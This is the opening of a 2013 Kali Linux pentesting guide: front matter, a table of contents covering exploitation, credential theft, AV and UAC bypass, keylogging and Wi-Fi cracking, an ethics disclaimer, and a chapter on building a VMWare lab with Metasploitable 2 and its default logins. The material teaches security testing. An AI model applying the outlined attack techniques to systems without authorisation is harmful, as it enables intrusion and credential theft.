

# Basic Security Testing With Kali Linux

Test your Computer System Security by using the same Tactics that an Attacker would use.

Daniel W. Dieterle

# **Basic Security Testing with Kali Linux**

Cover design and photo provided by Moriah Dieterle.

Copyright © 2013 by Daniel W. Dieterle. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means without the prior written permission of the publisher.

All trademarks, registered trademarks and logos are the property of their respective owners.

ISBN-13: 978-1494861278

**Thanks to my family for their unending support and prayer, you are truly a gift from God!  
Thanks to my friends in the infosec & cybersecurity community for sharing your knowledge and  
time with me. And thanks to my friends in our local book writers club (especially you Bill!),  
without your input, companionship and advice, this would have never happened.**

Daniel Dieterle

**“It is said that if you know your enemies and know yourself, you will not be imperiled in a  
hundred battles” - Sun Tzu**

**“Behold, I send you forth as sheep in the midst of wolves: be ye therefore wise as serpents, and  
harmless as doves.” - Matthew 10:16 (KJV)**

## About the Author

Daniel W. Dieterle has worked in the IT field for over 20 years. During this time he worked for a computer support company where he provided computer and network support for hundreds of companies across Upstate New York and throughout Northern Pennsylvania.



He also worked in a Fortune 500 corporate data center, briefly worked at an Ivy League school's computer support department and served as an executive at an electrical engineering company.

For about the last 5 years Daniel has been completely focused on security. He created and authors the "*CyberArms Computer Security Blog*", and his articles have been published in international security magazines, and referenced by both technical entities and the media.

Daniel has assisted with numerous security training classes and technical training books mainly based on Backtrack and Kali Linux.

**Daniel W. Dieterle**

Cyberarms@live.com

Cyberarms.wordpress.com

# Table of Contents

## Chapter 1 - Introduction

What is Kali?

Why Use Kali?

Ethical Hacking Issues

Scope of this Book

Why did I write this book?

Disclaimer

## Part 1: Installing and Basic Overview

## Chapter 2 - Installing Kali with VMWare Player

Install VMWare Player & Kali

Updating Kali

Installing VMWare Tools for Linux

Installing Metasploitable 2

Windows Virtual Machines

Quick Desktop Tour

## Part 2 - Metasploit Tutorial

## Chapter 3 – Introduction to Metasploit

Metasploit Overview

Picking an Exploit

Setting Exploit Options

Multiple Target Types

Getting a remote shell on a Windows XP Machine

Picking a Payload

Setting Payload Options

Running the Exploit

Connecting to a Remote Session

## Chapter 4 – Meterpreter Shell

**Basic Meterpreter Commands**

**Core Commands**

**File System Commands**

**Network Commands**

**System Commands**

**Capturing Webcam Video, Screenshots and Sound**

**Running Scripts**

**Playing with Modules - Recovering Deleted Files from Remote System**

**Part 3 - Information Gathering & Mapping**

**Chapter 5 – Recon Tools**

**Recon-NG**

**Using Recon-NG**

**Dmitry**

**Netdiscover**

**Zenmap**

**Chapter 6 - Shodan**

**Why scan your network with Shodan?**

**Filter Guide**

**Filter Commands**

**Combined Searches**

**Shodan Searches with Metasploit**

**Part 3 - Attacking Hosts**

**Chapter 7 – Metasploitable Tutorial - Part One**

**Installing and Using Metasploitable**

**Scanning for Targets**

**Exploiting the Unreal IRC Service**

**Chapter 8 – Metasploitable - Part Two: Scanners**

**Using a Scanner**

**Using Additional Scanners**

**Scanning a Range of Addresses**

**Exploiting the Samba Service**

**Chapter 9 – Windows AV Bypass with Veil**

[Installing Veil](#)

[Using Veil](#)

[Getting a Remote Shell](#)

[Chapter 10 – Windows Privilege Escalation by Bypassing UAC](#)  
[UAC Bypass](#)

[Chapter 11 - Packet Captures and Man-in-the-Middle Attacks](#)

[Creating a Man-in-the-Middle attack with Arpspoof](#)

[Viewing URL information with Urlsnarf](#)

[Viewing Captured Graphics with Driftnet](#)

[Remote Packet Capture in Metasploit](#)

[Wireshark](#)

[Xplico](#)

[Chapter 12 – Using the Browser Exploitation Framework](#)  
[BeEF in Action](#)

[PART FOUR - Social Engineering](#)

[Chapter 13 – Social Engineering](#)

[Introduction](#)

[Social Engineering Defense](#)

[Chapter 14 – The Social Engineering Toolkit](#)

[Staring SET](#)

[Mass Mailer](#)

[SET 's Java PYInjector Attack](#)

[Social Engineering Toolkit: PowerShell Attack Vector](#)

[More Advanced Attacks with SET](#)

[Chapter 15 - Subterfuge](#)

[Automatic Browser Attack with Subterfuge](#)

[Browser Autopwn](#)

[PART FIVE - Password Attacks](#)

[Chapter 16 – Cracking Simple LM Hashes](#)

[Cracking LM passwords Online](#)

[Looking up Hashes in Kali](#)

[Chapter 17 – Pass the Hash](#)

[Passing the Hash with Psexec](#)

[Passing the Hash Toolkit](#)

[Defending against Pass the Hash Attacks](#)

## [Chapter 18 – Mimikatz Plain Text Passwords](#)

[Loading the Module](#)

[Recovering Hashes and Plain Text Passwords](#)

## [Chapter 19 – Mimikatz and Utilman](#)

[Utilman Login Bypass](#)

[Recovering password from a Locked Workstation](#)

## [Chapter 20 - Keyscan and Lockout Keylogger](#)

[Key logging with Meterpreter](#)

[Automating KeyScanning with Lockout Keylogger](#)

## [Chapter 21 - HashCat](#)

[Cracking NTLM passwords](#)

[Cracking harder passwords](#)

[Using a Larger Dictionary File](#)

[More advanced cracking](#)

## [Chapter 22 - Wordlists](#)

[Wordlists Included with Kali](#)

[Wordlist Generator](#)

[Crunch](#)

[Download Wordlists from the Web](#)

## [Chapter 23 – Cracking Linux Passwords](#)

[Cracking Linux Passwords](#)

[Automating Password Attacks with Hydra](#)

## [PART SIX – Router and Wi-Fi Attacks](#)

### [Chapter 24 – Router Attacks](#)

[Router Passwords](#)

[Routerpwn](#)

[Wi-Fi Protected Setup \(WPS\)](#)

[Attacking WPS with Reaver](#)

[Attacking WPS with Fern WiFi Cracker](#)

[Cracking WPS with Wifite](#)

## [Chapter 25 – Wireless Network Attacks](#)

[Wireless Security Protocols](#)

[Viewing Wireless Networks with Airmmon-NG](#)

[Viewing Wi-Fi Packets and Hidden APs in Wireshark](#)

[Turning a Wireless Card into an Access Point](#)

[Using MacChanger to Change the Address \(MAC\) of your Wi-Fi Card](#)

## [Chapter 26 – Fern WIFI Cracker](#)

[Using Fern](#)

## [Chapter 27 – Wi-Fi Testing with WiFite](#)

[Using WiFite](#)

[More advanced attacks with WiFite](#)

## [Chapter 28 – Kismet](#)

[Scanning with Kismet](#)

[Analyzing the Data](#)

## [Chapter 29 – Easy Creds](#)

[Installing Easy-Creds](#)

[Creating a Fake AP with SSL strip Capability](#)

[Recovering passwords from secure sessions](#)

## [PART SEVEN - Raspberry Pi](#)

### [Chapter 30 – Installing Kali on a Raspberry Pi](#)

[Pi Power Supplies and Memory Cards](#)

[Installing Kali on a Raspberry Pi](#)

[Connecting to a “Headless” Pi remotely from a Windows system](#)

[Viewing Graphical X Windows Programs Remotely through Putty](#)

### [Chapter 31 – WiFi Pentesting on a Raspberry Pi](#)

[Basic Wi-Fi Pentesting using a Raspberry Pi](#)

[WEP and WPA/WPA2 Cracking](#)

## [CHAPTER EIGHT - Defending your Network](#)

### [Chapter 32 – Network Defense and Conclusion](#)

[Patches & Updates](#)

[Firewalls and IPS](#)

**[Anti-Virus/ Network Security Programs](#)**

**[Limit Services & Authority Levels](#)**

**[Use Script Blocking Programs](#)**

**[Use Long Complex Passwords](#)**

**[Network Security Monitoring](#)**

**[Logging](#)**

**[Educate your users](#)**

**[Scan your Network](#)**

**[Learn Offensive Computer Security](#)**

**[Index](#)**



# Chapter 1 - Introduction

## What is Kali?

Kali is the latest and greatest version of the ever popular Backtrack Linux penetration testing distribution. The creators of the Backtrack series kept Kali in a format very similar to Backtrack, so anyone familiar with the older Backtrack platform will feel right at home.

Kali has been re-vamped from the ground up to be the best and most feature rich Ethical Hacking/Pentesting distribution available. Kali also runs on more hardware devices greatly increasing your options for computer security penetration testing or “pentesting” systems.

If you are coming to Kali from a Backtrack background, after a short familiarization period you should find that everything is very similar and your comfort level should grow very quickly.

If you are new to Kali, once you get used to it, you will find an easy to use security testing platform that includes hundreds of useful and powerful tools to test and help secure your network systems.

## Why Use Kali?

Kali includes over 300 security testing tools. A lot of the redundant tools from Backtrack have been removed and the tool interface streamlined. You can now get to the most used tools quickly as they appear in a top ten security tool menu. You can also find these same tools and a plethora of others all neatly categorized in the menu system.

Kali allows you to use similar tools and techniques that a hacker would use to test the security of your network so you can find and correct these issues before a real hacker finds them.

### Tech Note:

Hackers usually perform a combination of steps when attacking a network. These steps are summarized below:

- **Recon** – Checking out the target using multiple sources – like intelligence gathering.
- **Scanning** – Mapping out and investigating your network.
- **Exploitation** – Attacking holes found during the scanning process.
- **Elevation of Privileges** – Elevating a lower access account to Root, or System Level.
- **Maintaining Access** – Using techniques like backdoors to keep access to your network.
- **Covering their Tracks** – Erasing logs, and manipulating files to hide the intrusion.

An Ethical Hacker or Penetration Tester (good guys hired to find the holes before an attacker does) mimics many of these

techniques, using parameters and guidelines set up with corporate management, to find security issues.

They then report their findings to management and assist in correcting the issues.

*We will not be covering every step in the process, but will show you many of the techniques that are used, and how to defend against them.*

I would think the biggest drive to use Kali over commercial security solutions is the price. Security testing tools can be extremely costly, Kali is free! Secondly, Kali includes open source versions of numerous commercial security products, so you could conceivably replace costly programs by simply using Kali.

All though Kali does includes several free versions of popular software programs that can be upgraded to the full featured paid versions and used directly through Kali.

There really are no major tool usage differences between Backtrack and Kali. Kali is basically Backtrack version 6, or the latest version of Backtrack. But it has been completely retooled from the ground up, making software updates and additions much easier.

In Backtrack updating some programs seemed to break others, in Kali, you update everything using the Kali update command which keeps system integrity much better.

Simply update Kali and it will pull down the latest versions of the included tools for you. Just a note of caution, updating tools individually could break Kali, so running the Kali update is always the best way to get the latest packages for the OS.

I must admit though, some tools that I liked in the original Backtrack are missing in Kali. It is not too big of a deal as another tool in Kali most likely does the same or similar thing. And then again you can install other programs you like if needed.

In addition to stand alone and virtual machine instances of Kali, I also use Kali on a Raspberry Pi - a mini credit card sized ARM based computer. With Kali, you can do almost everything on a Pi that you could do on a full sized system. In my book I will cover using the PI as a security testing platform including testing Wireless networks.

Testing networks with a computer you could fit in your pocket, how cool is that?

Though Kali can't possibly contain all the possible security tools that every individual would prefer, it contains enough that Kali could be used from beginning to end. Don't forget that Kali is not just a security tool, but a full-fledged Linux Operating System. So if your favorite tool runs under Linux, but is not included, most likely you can install and run it in Kali.

## **Ethical Hacking Issues**

Using Ethical Hacking a security tester basically acts like a hacker. He uses tools and techniques that a hacker would most likely use to test a target network's security. The difference is, the penetration tester is hired by the company to test its security and when done reveals to the leadership team how they got in and what they can do to plug the holes.

The biggest issue I see in using these techniques is ethics and law. Some security testing techniques that you can perform with Kali and its included tools are actually illegal to do in some areas. So it is important that users check their local, State and Federal laws before using Kali.

Also, you may have some users that try to use Kali, a very powerful set of tools, on a network that they do not have permission to do so. Or they will try to use a technique they learned but may have not mastered on a production network.

All of these are potential legal and ethical issues.

## **Scope of this Book**

This book focuses on those with beginning to intermediate experience with Backtrack/ Kali. I think it would also be a good tool for network administrators and non-security IT professionals that are looking to get into the field.

We will cover everything from a basic overview of Kali to using the included tools to test security on Windows and Linux based systems. We will cover Social Engineering, Wi-Fi security, using Kali on a Raspberry Pi, exploiting passwords, basic computer security testing from reconnaissance to finding & using exploits, and finally securing your systems.

## **Why did I write this book?**

I have written technical articles on Backtrack for several years now, and have helped out with multiple Backtrack/ Kali books and training series. I get a lot of questions on how to use Kali/ Backtrack, so I decided that it was time to write my own beginners guide book.

My other reason for writing this book is to help get young people interested in the field of computer security. The US is currently facing a crisis when it comes to young professionals choosing technical careers and the cyber security field is no different.

The US government is in need of thousands<sup>1</sup> of cyber warriors and some industry experts have even suggested that the US consider hiring security experts<sup>2</sup> from other countries to fill in the gap.

Think about that for a minute.

The numbers game is against us also. The US is the number two user of the internet, with 81% of our population connected. Now consider the fact that China is in the number one spot<sup>3</sup> with almost double the amount of users. And their connected rate is only at about 41%!

Though many think that the US is ranked number one in cyber offense capabilities, our defense is not ranked that well. With foreign countries making marked advances in cyber security the US needs to get as many brilliant young people into the field as possible, and they need to do it sooner rather than later.

## Disclaimer

Never try to gain access to or security test a network or computer that you do not have written permission to do so. Doing so could leave you facing legal prosecution and you could end up in jail.

The information in this book is for educational purposes only.

There are many issues and technologies that you would run into in a live environment that are not covered. This book only demonstrates some of the most basic tool usage in Kali and should not be considered as an all-inclusive manual to Ethical hacking or pentesting.

I did not create any of the tools in Kali nor am I a representative of Kali Linux or Offensive Security.

Any errors, mistakes, or tutorial goofs in this book are solely mine and should not reflect on the tool creators, please let me know where I screwed up so it can be corrected.

Though not mentioned by name, thank you to the Kali developers for creating a spectacular product and thanks to the individual tool creators, you are all doing an amazing job and are helping secure systems worldwide!

## References

1. <http://www.csmonitor.com/USA/Military/2011/0509/What-US-cybersecurity-needs-a-few-more-good-guys>
2. <http://www.theguardian.com/technology/2012/jul/10/us-master-hackers-al-qaida>
3. [http://en.wikipedia.org/wiki/List\\_of\\_countries\\_by\\_number\\_of\\_Internet\\_users](http://en.wikipedia.org/wiki/List_of_countries_by_number_of_Internet_users)

# Part 1: Installing and Basic Overview

---

# Chapter 2 - Installing Kali with VMWare Player

## Resources

- VMWare - <http://www.vmware.com/>
- Kali Install Directions - <http://docs.kali.org/category/installation>
- Kali Downloads - <http://www.kali.org/downloads/>
- Kali Repositories - <http://docs.kali.org/general-use/kali-linux-sources-list-repositories>
- Metasploitable 2 - <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>
- Microsoft Evaluation Software - <http://technet.microsoft.com/en-us/evalcenter>

## Introduction

In this section we will setup Kali Linux, Windows 7 and Metasploitable 2 as Virtual Machines (VMs) using VMWare Player on a host computer.


Setting up our testing lab using virtual machines makes it very easy to learn offensive computer security testing using Kali.

Virtual machines make it possible to run several operating systems on a single computer. That way we do not need a room full of computers to set up a testing and learning environment. We only need one machine powerful enough to run several Virtual Machine sessions at once.

For the book I used a Windows 7 Core I-5 system with 8 GB of RAM. It had plenty of power to run all three of our lab operating systems at the same time with no problem at all.

If you have experience with Virtual Systems, you can use any Virtual Machine software that you want. But for this tutorial I will be using VMWare Player as the host software, and then install Kali, Metasploitable 2 and Windows 7 in separate VMs running under the host.

When done, you should have a small test network that looks something like this:



Because we will be dealing with vulnerable operating systems, make sure that you have a Firewall Router (Preferably hardware) between the Host system and the live internet.

### Install VMWare Player & Kali

Installing Kali on VMWare is extremely simple as Offensive Security provides a Kali WMWare image that you can download, so we will not spend a lot of time on this.

Download and install VMWare Player for your version of OS.

1. Download and install VMWare Player (<https://my.vmware.com/web/vmware/downloads>)



2. Agree to the license agreement and choose where you want it to install it, the default is normally fine.
3. Click, “*Finish*” when done.


4. Download the Kali VMWare Image (<http://www.kali.org/downloads/>) and save it in a location where you want it to run from.

 Kali Linux 1.0 VMware Image

Kali Linux 1.0 VMware Image (i386-pae) Image or Torrent  
SHA1SUM: 32a1e382bffa202c336bbdf0a2a51e00d8543bdf9

(Note: *It is always a good idea to verify the SHA1SUM with the downloaded image to verify you have a legitimate copy of the image. There are numerous MD5/ SHA1 freeware programs available.*)

5. Un-GZip and Un-Tar the downloaded image (7-Zip works great).



6. Start the VMWare Player.


7. Click, “***Player***” from the menu.

8. Then “***File***”

9. Next click, “***Open***”.

10. Surf to the extracted Kali .vmx file, select it, and click, “***Open***”.

11. It will now show up on the VMWare Player home screen:



12. With the Kali VM highlighted click, “***Edit Virtual Machine Settings***”.

13. Here you can view and change any settings for the VM:

Device	Summary
Memory	768 MB
Processors	1
Hard Disk (SCSI)	30 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

14. Click, “**Network Adapter**”:



It is set to NAT by default. This will be good enough for what we are doing. NAT means that each Virtual machine will be created in a small NAT network shared amongst themselves and with the host; they can also reach out to the internet if needed.

Each machine will be given a DHCP IP address, which means that the IP addresses might change on the VMs when you reboot them.

*(If you need to know Kali’s or Metasploitable’s IP address, just type “**ifconfig**” in a Terminal window. On a Windows based VM, just type “**ipconfig**” at a command prompt.)*

15. Click “**cancel**” to return to the VMWare Player main screen.

16. Now just click, “**Play Virtual Machine**”, to start Kali. You may get a message asking if the VM was moved or copied, just click, “**I copied it**”.

17. When prompted to install VMWare tool, select to install them later.

18. When Kali boots up you will come to the Login Screen:



19. Click on “***Other***”, then login with the username, “***root***” and the password “***toor***” (root backwards).

20. You will then login to Kali and be presented with the main Desktop:



Congratulations, you did it!

## Updating Kali

We will cover getting around in Kali a little later, but first, we need to update Kali to the latest version. The VM image is a bit old, so there are a lot of updates that could take a while to download.

1. Open a Terminal Window:



2. Type, “*apt-get update*” and hit “*enter*”:

```
root@kali:~# apt-get update
Get:1 http://http.kali.org kali InRelease [22.0 kB]
Get:2 http://security.kali.org kali/updates InRelease [11.8 kB]
Get:3 http://http.kali.org kali/main Sources [7,535 kB]
Ign http://http.kali.org kali/contrib Translation-en_US
Ign http://http.kali.org kali/contrib Translation-en
Ign http://http.kali.org kali/main Translation-en_US
Ign http://http.kali.org kali/main Translation-en
Ign http://http.kali.org kali/non-free Translation-en_US
Ign http://http.kali.org kali/non-free Translation-en
```

3. And then, “*apt-get dist-upgrade*”:

```
root@kali:~# apt-get dist-upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages will be REMOVED:
  console-tools icedtea-7-jre-cacao libopenvas5
```

(Type, “*y*” and enter when prompted that additional disk space will be needed.)

This can take quite a while, so this might be a good time for a break, you deserve it!

4. When done, reboot.

#### Tech Note:

There are additional source repositories that you can manually add to Kali if you want.

For example if you want the absolute latest and greatest, you can add the “*Bleeding Edge*” repositories to Kali. But these do come with the warning that they are not manually maintained and are low priority.

For more information see:

<http://docs.kali.org/general-use/kali-linux-sources-list-repositories>

That’s it; Kali should now be installed, updated and ready to go. We will take a closer look at the desktop in the next section.


## Installing VMWare Tools for Linux

When Kali boots up, a VMWare pop-up should appear asking if you want to install the VMWare tools into the operating system VM. This allows the OS to work better with VMWare, usually giving

you more control over video options and cut and paste capability with the host.

You don't need to install them, but it usually makes things work a little bit smoother.

When you get the pop-up message below, click "Download and Install":



The tools will then begin to download:



Allow the tools to install and then click, "**Close**" when finished.

## Installing Metasploitable 2

Metasploitable 2, the purposefully vulnerable Linux operating system that we will practice exploiting, is also available as a Virtual Ware VM. As we did with the Kali VM above, all we need to do is just download the Metasploitable 2 VM image, unzip it and open it with VMWare Player.

It's that simple.


1. Download Metasploitable 2  
(<http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>) and place it in a folder where you want it saved.
2. Unzip the File.

<input type="checkbox"/> Metasploitable.nvram	5/21/2012 1:45 AM	NVRAM File	9 KB
<input checked="" type="checkbox"/> Metasploitable.vmdk	5/21/2012 1:46 AM	VMware virtual dis...	1,900,864 KB
<input type="checkbox"/> Metasploitable.vmsd	5/21/2012 1:46 AM	VMSD File	1 KB
<input checked="" type="checkbox"/> Metasploitable.vmx	5/21/2012 1:46 AM	VMware virtual m...	3 KB
<input type="checkbox"/> Metasploitable.vmxs	5/21/2012 1:37 AM	VMXF File	1 KB


3. Then just open Metasploitable 2 in VMWare by starting VMWare Player, click, "**Player**",

“**File**”, “**Open**”, then surf to and select the Metasploitable.vmx file and click, “**Open**”.

4. It will now show up in the VMWare Player Menu:



5. Now go to “**Edit Virtual Machine Settings**” for Metasploitable and make sure the network interface is set to “**NAT**”:



Metasploitable 2 is now ready to use.

\*\*\* **Warning** \*\*\* - Metasploitable is a purposefully vulnerable OS. Never run it directly open on the internet. Make sure there is a firewall installed between your host system and the Internet.

6. Go ahead and “**Play**” the Metasploitable system, click “**I copied it**” if you are asked if you moved or copied it.

You should now see the Metasploitable Desktop:



7. Login with the credentials on the screen.

Login name: msfadmin

Password: msfadmin

8. At the terminal prompt type, “*ifconfig*” to get the IP address of the Metasploitable machine:

```
msfadmin@metasploitable:~$ ifconfig
```

```
eth0 Link encap:Ethernet
```

```
inet addr:192.168.198.129
```

The IP address in this case is 192.168.198.129. Because we are using DHCP the IP addresses of the virtual machines may change when we bring the systems down and then back up. So it is a good idea to check and verify them if you start having communication problems.

We now have our Metasploitable and Kali systems up.

## Windows Virtual Machines

In this book I also use a Windows 7 VM (and a Windows XP VM in a few examples). You used to be able to download a (30-90 day) Windows 7 Enterprise Evaluation version directly from Microsoft, but it looks like most of the links now point to their Windows 8.1 Enterprise Evaluation:

<http://technet.microsoft.com/en-us/evalcenter/hh699156>

So if you want to follow along on the Windows 7 (or XP) sections you will need to install a licensed copy of Windows 7 in VMWare Player.

I will not cover installing Windows 7 in VMWare Player, but basically all you need is your Windows 7 CD and install Key, and do a full install from disk by clicking “*New Install*” and then pointing to your CD Rom drive:




Then just install Windows 7 as usual.

When done, you will have a Windows 7 Virtual Machine:



Check the network settings on it to make sure that it too is using NAT for networking:



Play the virtual machine and run “*ipconfig*” from a Windows 7 Command Prompt to see what its IP address is:

Microsoft Windows [Version 6.1.7601]


```
C:\Users\Fred>ipconfig
```

Windows IP Configuration

Ethernet adapter Local Area Connection:

IPv4 Address. . . . . : 192.168.198.130

And finally if you want, install the VMWare Tools for Windows when prompted:



That's it, you should now have three virtual machines in a mini-network that you can use to practice and learn basic offensive security pentesting techniques.

## Install Wrap Up

In this section we learned how to install VMWare Player as a virtual machine host. We then installed Kali Linux, Metasploitable 2 and Windows 7 as separate virtual machines on the host.

We set them all up to use the same networking (NAT) so that they can communicate to each other and out to the internet if needed.

We will use this setup throughout the rest of the book.

Just as a reminder, with using VMWare's DHCP, IP addresses of the systems may change when we reboot them. I used this partially because you will always be using different target IP addresses when in the real world. But if you get lost, you can run "*ifconfig*" (Linux) or "*ipconfig*" (Windows) on the VM to find the changed IP address.

And finally, never run Metasploitable directly on the internet as it is purposefully vulnerable.

## Quick Desktop Tour

Let ' s take a moment and take a short tour of the Kali menu and interface.

